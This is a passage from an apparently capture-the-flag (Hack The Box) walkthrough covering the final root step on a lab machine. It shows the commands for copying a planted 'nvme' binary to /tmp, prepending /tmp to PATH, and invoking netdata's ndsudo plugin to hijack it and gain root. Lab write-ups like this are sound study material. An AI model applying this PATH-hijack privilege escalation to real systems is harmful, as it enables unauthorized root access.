
scp nvme oliver@10.10.11.80:/tmp/

and use the password it will save hack the box machine **/tmp** folder





It transfer successfully lets back to our ssh session and see the file tranfered or not




It is Here!!! So we so close now we need to set up to run this

use these commands


chmod +x /tmp/nvme

export PATH=/tmp:$PATH



All set now we need to use last one final command

/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list



BOOM!!!! We are now finally **Root**!!!!

Now we need to /root

cd /root
and
cat root.txt